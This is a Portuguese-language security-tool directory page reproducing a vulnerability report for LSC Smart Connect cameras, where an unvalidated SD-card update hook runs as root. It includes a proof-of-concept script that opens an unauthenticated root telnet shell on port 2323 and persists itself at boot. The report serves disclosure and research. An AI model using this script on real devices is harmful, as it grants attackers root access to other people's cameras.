Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
CVE-2025-65817 — Aqui está o CVE-2025-65817 | Kitploit
Ferramentas/GitHubGitHub/istaarkk/cve-2025-65817
Segurança de Sistemas EmbarcadosSegurança IoTAnálise de VulnerabilidadesExploraçãoSegurança de Hardware e IoTFerramenta de Acesso Remoto
GitHubistaarkk/cve-2025-65817

CVE-2025-65817

Aqui está o CVE-2025-65817

Ver Repositório
932há 11 mesesAinda não revisado
Compartilhar

CVE-2025-65817


CamposValor
TítuloRelatório de Vulnerabilidade: Câmera Inteligente LSC Smart Connect
Data2024-02-15
DescriçãoAbusando do gancho de atualização do cartão SD para gerar shells remotas em câmeras LSC Smart Connect.
Tagsiot, vulnerability, cve
Firmware1.14.13

Relatório de Vulnerabilidade da Câmera LSC Smart Connect

A vulnerabilidade encontrada consiste em explorar o sistema de atualização em start_app.sh, mais precisamente por meio da montagem do cartão SD e do arquivo update.nor.sh.

Variáveis de Configuração

# routines of sd-card
# /mnt is for backword compatible
SDC_DIR=/mnt
SDC_HOOK=$SDC_DIR/update.nor.sh
SDC_FLAG_DEBUG=$SDC_DIR/__ipc_debug.ini
TMP_HOOK=/tmp/update.nor.sh
SENSOR_ISP_HOOK=$SDC_DIR/ISP/*t23.bin
# debug core-dump
WHERE_COREDMP="/mnt/sdc/coredmp"
WHERE_EXEC="/usr/local/bin/doraemon"

A seção local/sbin/start_app.sh:50–99 confia cegamente em qualquer arquivo chamado update.nor.sh localizado no cartão SD. Durante o processo de inicialização, o script:

  • monta o cartão SD,
  • copia update.nor.sh para /tmp/update.nor.sh,
  • não realiza nenhuma validação de seu conteúdo, integridade, permissões ou proprietário.

Mais adiante na sequência de inicialização (local/sbin/start_app.sh:108–129), o arquivo copiado é:

  • marcado como executável,
  • executado como root,
  • executado com o ponto de montagem do cartão SD passado como argumento.

Essa execução ocorre antes que o ipc_service principal inicie, significando que o script é executado em um ambiente de maior privilégio onde utilitários de rede, funções de watchdog e auxiliares de atualização já estão disponíveis.

Utilitários Disponíveis

O exploit consiste em criar um shell e abrir uma porta via telnetd, que está presente na câmera:

/bin # busybox --list
[...]
sh
sleep
swapoff
syslogd
tail
tar
tcpsvd
telnetd
[...]

Prova de Conceito

Basta escrever um script .sh no cartão SD e nomeá-lo update.nor.sh.

O exploit que escolhi é:

#!/bin/sh

telnetd -l /bin/sh -p 2323 &

echo "Telnet start by update.nor.sh" > /tmp/exploit_success

cp /mnt/update.nor.sh /mnt/config/hook-boot.sh

date > /tmp/exploit_time


Confirmamos que a porta está aberta.
alt text


Conectamos via telnet:

alt text

Baixar ferramenta

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 O kit definitivo de OSINT: grafo de investigação, pontuação de confiança, famílias de alias, mapa, linha do tempo e relatórios. 49 módulos, mais de 400 sites, sem necessidade de chaves de API.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicativo de Execução em Um Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma autônoma de testes de penetração multiagente com LLM, com agentes planejador/executor, grafos de ativos e de exploração, registro de tráfego MITM e reteste de vulnerabilidades.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Kit de ferramentas de red team do lado do navegador com 102 ferramentas offline para reconhecimento, geração de payloads, ataques a credenciais, criptografia, codificação e relatórios de engajamento.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    O sistema de ação para cibersegurança nativa em IA—onde a intenção se torna execução governada, a evidência se torna memória operacional, e cada operação melhora a próxima.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingere relatórios do Shadowserver no MongoDB e os reproduz como mapas interativos, análises, descobertas, avisos e painéis executivos.

    256

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →